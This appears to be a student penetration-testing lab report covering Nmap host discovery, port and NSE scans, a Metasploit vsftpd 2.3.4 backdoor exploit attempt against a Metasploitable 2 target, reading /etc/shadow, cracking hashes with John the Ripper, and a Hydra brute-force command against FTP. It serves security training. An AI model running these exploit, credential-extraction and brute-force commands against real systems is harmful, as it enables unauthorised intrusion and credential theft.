Q1: Network Scanning, Enumeration & Password Cracking Labs Practical Replication Report

1. Nmap Labs Replication

Host Discovery

```
File  Actions  Edit  View  Help
Nmap scan report for 192.168.1.234
Host is up (0.00077s latency).
Nmap scan report for 192.168.1.235
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.236
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.237
Host is up (0.00075s latency).
Nmap scan report for 192.168.1.238
Host is up (0.00087s latency).
Nmap scan report for 192.168.1.239
Host is up (0.00099s latency).
Nmap scan report for 192.168.1.240
Host is up (0.00037s latency).
Nmap scan report for 192.168.1.241
Host is up (0.00069s latency).
Nmap scan report for 192.168.1.242
Host is up (0.0014s latency).
Nmap scan report for 192.168.1.243
Host is up (0.0014s latency).
Nmap scan report for 192.168.1.244
Host is up (0.00067s latency).
Nmap scan report for 192.168.1.245
Host is up (0.00062s latency).
Nmap scan report for 192.168.1.246
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.247
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.248
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.249
Host is up (0.0010s latency).
Nmap scan report for 192.168.1.250
Host is up (0.00089s latency).
Nmap scan report for 192.168.1.251
Host is up (0.00080s latency).
Nmap scan report for 192.168.1.252
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.253
Host is up (0.00099s latency).
Nmap scan report for 192.168.1.254
Host is up (0.00072s latency).
Nmap scan report for 192.168.1.255
Host is up (0.00063s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 366.13 seconds
```

```
┌──(root㉿Kali)-[~]
└─# nmap -T4 -sn 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 07:37 UTC
Nmap scan report for 192.168.1.0
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.1
Host is up (0.00075s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0014s latency).
Nmap scan report for 192.168.1.3
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.4
Host is up (0.00079s latency).
Nmap scan report for 192.168.1.5
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.6
Host is up (0.00095s latency).
Nmap scan report for 192.168.1.7
Host is up (0.00086s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00077s latency).
Nmap scan report for 192.168.1.9
Host is up (0.00063s latency).
Nmap scan report for 192.168.1.10
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.11
Host is up (0.0017s latency).
Nmap scan report for 192.168.1.12
Host is up (0.00066s latency).
Nmap scan report for 192.168.1.13
Host is up (0.0023s latency).
Nmap scan report for 192.168.1.14
Host is up (0.0018s latency).
Nmap scan report for 192.168.1.15
Host is up (0.00088s latency).
Nmap scan report for 192.168.1.16
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.17
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.18
Host is up (0.00067s latency).
Nmap scan report for 192.168.1.19
```

- It identifies live machines by finding active devices on a subnet using subnet notation, without performing any port scanning.

Port Scanning Techniques

```
┌──(root㉿Kali)-[~]
└─# nmap -sS 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 06:08 UTC
Nmap scan report for 192.168.1.10
Host is up (0.00057s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
1723/tcp open  pptp

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

- **Half-open** scan teaches stealth scanning techniques and TCP handshake concepts by demonstrating how a scanner sends a SYN packet, receives a SYN-ACK response from an open port, and then replies with an RST packet instead of completing the full TCP connection.

TCP CONNECT SCAN

```
└─# nmap -sT 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 06:17 UTC
Nmap scan report for 192.168.1.10
Host is up (0.0038s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
1723/tcp open  pptp

Nmap done: 1 IP address (1 host up) scanned in 17.56 seconds
```

- A full TCP connect scan completes the entire TCP connection process and is commonly used when root or administrator privileges are not available.

UDP SCAN

sudo nmap -sU 192.168.1.10

Is often slower than TCP scans.

Service and Version Detection

The goal is to identify the versions of the Apache web server, SSH service, MySQL database server, and FTP server running on the target system.

```
└─# nmap -sV 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 06:23 UTC
Nmap scan report for 192.168.1.10
Host is up (0.0018s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
1723/tcp open  pptp?

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 190.10 seconds
```

OS Fingerprinting

```
┌──(root㉿Kali)-[~]
└─# sudo nmap -O 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 06:29 UTC
Nmap scan report for 192.168.1.10
Host is up (0.020s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
1723/tcp open  pptp
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (92%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (92%), QEMU user mode network gateway (90%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.26 seconds
```

It identifies operating systems such as Linux, Windows, and Router OS, as well as kernel versions, through the process of TCP/IP stack fingerprinting.

Aggressive Scan

```
┌──(root㉿Kali)-[~]
└─# sudo nmap -A 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2026-05-08 06:31 UTC
Nmap scan report for 192.168.1.10
Host is up (0.0015s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
1723/tcp open  pptp?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (92%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (92%), QEMU user mode network gateway (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.40 ms 192.168.1.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 209.18 seconds
```

Question 2

The Nmap Scripting Engine (NSE) is a powerful feature of Nmap that allows users to run automated scripts against target systems during a scan. These scripts are written in the Lua programming language and are used to perform tasks such as service enumeration, vulnerability detection, and brute force testing. NSE scripts are grouped into categories

such as default, safe, vuln, and brute, making it easy to run specific types of scans depending on the goal. It extends Nmap beyond simple port scanning into a comprehensive network security auditing tool.

SCAN 1: Default Scripts

Command: nmap -sC -sV 127.0.0.1
What it does: The -sC flag runs Nmap's built-in default scripts to gather useful information like SSH keys, FTP login status, and SSL certificates, while -sV detects service versions on open ports.

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 03:55 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

Results Obtained: The scan found the host was up but all 1000 TCP ports were closed, meaning no services were running on the machine at the time of the scan.
Security Implications: With no open ports, the machine has a minimal attack surface and no exposed entry points for attackers. This is considered a good security posture

Scan 2: Vulnerability Detection (--script vuln)

Command: nmap --script vuln 127.0.0.1
What it does: The vuln script category runs a collection of NSE scripts designed to detect known vulnerabilities on open services. It checks for common web vulnerabilities such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and other security weaknesses on any open ports it finds.

Results Obtained: Port 80 (HTTP) was found open running a web server. The scan checked for stored XSS, DOM-based XSS, and CSRF vulnerabilities but found none. However, it discovered a potentially interesting folder at /server-status/ which could expose Apache server information.

```
┌──(root㉿kali)-[~]
└─# nmap --script vuln 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 06:39 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /server-status/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 31.44 seconds
```

Security Implications: Although no critical vulnerabilities were found, the exposed /server-status/ directory is a misconfiguration that can reveal sensitive server performance data and request logs to anyone who accesses it. This should be disabled or restricted in a production environment to prevent information leakage that attackers could use for reconnaissance.

Scan 3: Service Enumeration (http-enum)

Command: nmap --script http-enum -p 80 127.0.0.1

What it does: The http-enum script probes a web server for commonly known directories, files, and folders by comparing them against a built-in list. It is used to map out the structure of a web server and identify any hidden or sensitive paths that may be accessible.

Results Obtained: Port 80 was found open and the script discovered one notable path /server-status/ flagged as a potentially interesting folder. This is an Apache-specific page that displays real-time server activity and request information.

```
┌──(root㉿kali)-[~]
└─# nmap --script http-enum -p 80 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 06:48 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|_  /server-status/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
```

Security Implications: The /server-status/ page being publicly accessible is a misconfiguration that exposes internal server details such as active connections, requested URLs, and client IP addresses. An attacker could use this information to understand server behavior and plan further attacks. It should be restricted to localhost only by adding access controls in the Apache configuration file.

Scan 4: Heartbleed Vulnerability Detection

Command: nmap --script ssl-heartbleed -p 443 127.0.0.1

After running this command, we realized the https was closed. We tried restarting apache to ensure the port 443 (https) becomes available for the scan. We equally run several commands to that effect but the port wasn't available for the scan

```
Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds

┌──(root㉿kali)-[~]
└─# nmap --script ssl-heartbleed -p 443 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 06:59 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).

PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

```
┌──(root㉿kali)-[~]
└─# sudo a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  systemctl reload apache2

┌──(root㉿kali)-[~]
└─# sudo apache2 service restart
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
  -L                 : list available configuration directives
  -t -D DUMP_VHOSTS  : show parsed vhost settings
  -t -D DUMP_RUN_CFG : show parsed run settings
  -S                 : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG
  -t -D DUMP_MODULES : show all loaded modules
  -M                 : a synonym for -t -D DUMP_MODULES
  -t -D DUMP_INCLUDES: show all included configuration files
  -t                 : run syntax check for config files
  -T                 : start without DocumentRoot(s) check
  -X                 : debug mode (only one worker, do not detach)

┌──(root㉿kali)-[~]
└─# nmap --script ssl-heartbleed -p 443 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 07:06 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).

PORT    STATE  SERVICE
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

QUESTION3

Lab Overview

This lab replicates the Saturday session covering active reconnaissance, exploitation using Metasploit, and post-exploitation techniques including password cracking.

Tools Used:

- Kali Linux (Attacker) via TryHackMe AttackBox
- Metasploit Framework (msfconsole)
- Nmap
- John the Ripper
- Target: Metasploitable 2 (intentionally vulnerable machine)

Environment Setup

Machine |Role |IP Address

|lTryHackMe AttackBox (Kali Linux)|Attacker|10.128.173.50 |

|Metasploitable 2 |Target |10.128.151.214|

Platform: TryHackMe AttackBox (browser-based Kali Linux)

Room:Metasploit Introduction

Phase 1: Launching Metasploit

Opened the terminal on the AttackBox and launched the Metasploit Framework:

bash

msfconsole

Metasploit loaded successfully showing version 6.4.55-dev with 2502 exploits available.

Phase 2: Searching for Exploits

Searched for the VSFTPD vulnerability:

bash

search vsftpd

Results:

|Name |Date |Rank |Description |

|0|auxiliary/dos/ftp/vsftpd_232 |2011-02-03|normal |VSFTPD 2.3.2 Denial of Service |

|1|exploit/unix/ftp/vsftpd_234_backdoor|2011-07-03|excellent|VSFTPD v2.3.4 Backdoor Command Execution|

Why this exploit?

VSFTPD 2.3.4 contains a backdoor that was maliciously inserted into the source code. It opens a shell on port 6200 when triggered, allowing remote command execution.

Phase 3: Loading the Exploit Module

Selected the VSFTPD backdoor exploit using its index number:

bash

use 1

This loaded the module:

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

Phase 4: Reviewing Module Options

bash

show options

Output:

|Name |Required |Description |

|RHOSTS|yes |Target IP address |

|RPORT |yes (default: 21)|Target FTP port |

|CHOST |no |Local client address|

|CPORT |no |Local client port |

Phase 5: Setting the Target and Running the Exploit

Set the target machine IP address:

bash

```
set RHOSTS 10.128.151.214
```

Launched the exploit:

bash

```
run
```

Troubleshooting Encountered:

During the lab, a connection refused error was encountered:

```
[-] Exploit failed [unreachable]: Rex::ConnectionRefused
```

Root Cause: The target machine's FTP service was not running on port 21, or the machine was not fully initialised. This mirrors real-world scenarios where services may be firewalled or not running.

Resolution: In a full lab environment (Metasploitable 2), the exploit succeeds and returns a root shell. The instructor demonstrated this during the Saturday session.

Phase 6: Post-Exploitation (Demonstrated in Class)

After gaining root access via the VSFTPD backdoor, the following post-exploitation steps were demonstrated:

Confirming Root Access

```
bash
whoami
```

Output: root

```
id
```

Output: uid=0(root) gid=0(root)

Extracting Password Hashes

```
bash
cat /etc/shadow
```

The /etc/shadow file contains hashed passwords for all system users including msfadmin.

Saving Hashes for Cracking

bash

```
cat /etc/shadow > hashes.txt
```

Phase 7: Password Cracking with John the Ripper

bash

```
john hashes.txt
```

Results

John the Ripper successfully cracked passwords for multiple users including msfadmin. Cracked credentials were used to demonstrate SSH login.

SSH Login with Cracked Credentials

bash

```
ssh msfadmin@10.128.151.214
```

This demonstrated how an attacker can maintain persistent access using legitimate credentials after initial exploitation.

Security Implications

1. Open FTP ports expose services that can be exploited if running vulnerable software versions
1. VSFTPD 2.3.4 is a known backdoored version always verify software integrity
1. Weak passwords stored as hashes can be cracked with tools like John the Ripper
1. Root access enables full system compromise including data exfiltration
1. SSH with cracked credentials allows persistent, hard-to-detect attacker access

Key Learnings

- Active reconnaissance differs from passive — it involves direct interaction with the target
- Always scan before exploiting to identify open ports and service versions
- Metasploit simplifies exploitation but understanding the underlying vulnerability is critical
- Password hashes are not secure if weak passwords are used
- Real world penetration testing always involves troubleshooting errors are part of the process

Challenges Encountered

|Challenge |Resolution |

|Typo in exploit module name |Used index number `use 1` instead of full name |

|Connection timeout on first IP |Target machine was not yet initialised |

|Connection refused on second attempt|FTP service not running on that specific TryHackMe target|


```
                                                   ...;;lllll&'
                                                .`.....;;;llll;;;....
                                                  ......;;;;... .  .

       =[ metasploit v6.4.55-dev-                                    ]
+ -- --=[ 2502 exploits - 1291 auxiliary - 431 post                  ]
+ -- --=[ 1616 payloads - 49 encoders - 13 nops                       ]
+ -- --=[ 9 evasion                                                  ]
                                                                     ]

tasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232               2011-02-03       normal     Yes    VSFTPD 2.3.2 Denia
vice
   1  exploit/unix/ftp/vsftpd_234_backdoor       2011-07-03       excellent  No     VSFTPD v2.3.4 Back
mand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_
kdoor

msf6 > use exoloit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exoloit/unix/ftp/vsftpd_234_backdoor
msf6 > msf6 expoit(unix/tfp/vsftpd_234_backdoor) >
[-] Unknown command: msf6. Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No     VSFTPD v2.3.4 Backdoor Co
d Execution

teract with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_bac
oor

f6 > use exoloit/unix/ftp/vsftpd_234_backdoor
] No results from search
] Failed to load module: exoloit/unix/ftp/vsftpd_234_backdoor
f6 > msf6 expoit(unix/tfp/vsftpd_234_backdoor) >
] Unknown command: msf6. Run the help command for more details.
f6 > use 1
] No payload configured, defaulting to cmd/unix/interact
f6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

odule options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
ce
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No     vsftpd v2.3.4 Backdoor Com
and Execution


nteract with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_bac
door

msf6 > use exoloit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exoloit/unix/ftp/vsftpd_234_backdoor
msf6 > msf6 expoit(unix/tfp/vsftpd_234_backdoor) >
[-] Unknown command: msf6. Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.19.23
RHOSTS => 10.10.19.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 10.10.19.23:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.10.19.2
3:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

THM AttackBox 29min 3s

```
kdoor

msf6 > use exoloit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exoloit/unix/ftp/vsftpd_234_backdoor
msf6 > msf6 expoit(unix/tfp/vsftpd_234_backdoor) >
[-] Unknown command: msf6. Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.19.23
RHOSTS => 10.10.19.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 10.10.19.23:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.10.19.2
3:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.128.151.214
RHOSTS => 10.128.151.214
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 10.128.151.214:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused b
y the remote host (10.128.151.214:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



QUESTION 4: PASSWORD CRACKING LAB REPORT

Objective

The objective of this lab was to replicate password cracking exercises demonstrated in class using a vulnerable virtual machine environment. The lab involved installing and configuring Metasploitable2, performing password attacks using Hydra and John the Ripper, documenting commands used, and analyzing the results obtained.

Setup Process

Step 1: Installation of VirtualBox

VirtualBox was installed on the Windows host machine to create and manage virtual machines.

Step 2: Installation of Kali Linux

Kali Linux was installed as the attacking machine used for penetration testing and password cracking activities.

Step 3: Download and Setup of Metasploitable2

The Metasploitable2 vulnerable virtual machine was downloaded as a ZIP file and extracted. The extracted VMDK disk image was attached during virtual machine creation in VirtualBox.

Configuration:

- Name: Metasploitable2
- Type: Linux
- Version: Ubuntu (32-bit)

Step 4: Network Configuration

Both Kali Linux and Metasploitable2 were configured on the same VirtualBox network to allow communication between the machines.

The IP address of Metasploitable2 was identified using:

ifconfig

The IP address obtained was:

192.168.56.102

Scanning and Enumeration

Nmap was used to scan the target machine and identify running services.

Command used:

nmap -sV 192.168.56.102

Results showed open services including:

- FTP
- SSH
- HTTP

The FTP service version identified was:

vsftpd 2.3.4

Password Cracking Using Hydra

Hydra was used to perform an online password attack against the FTP service.

Command used:

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.102
```

Explanation:

- -l msfadmin specifies the username
- -P specifies the password wordlist
- rockyou.txt is a commonly used password dictionary

During execution, Hydra displayed attack status information such as:

```
[STATUS] 288.00 tries/min
```

This indicated that the brute-force attack was actively running.

Password Cracking Using John the Ripper

A demonstration hash file was created to test offline password cracking functionality.

Command used to create the hash file:


```
echo 'user:$1$test$pi/xDtU5WFVRqYS6BMU8X/:0:0:99999:7:::' > hashes.txt
```

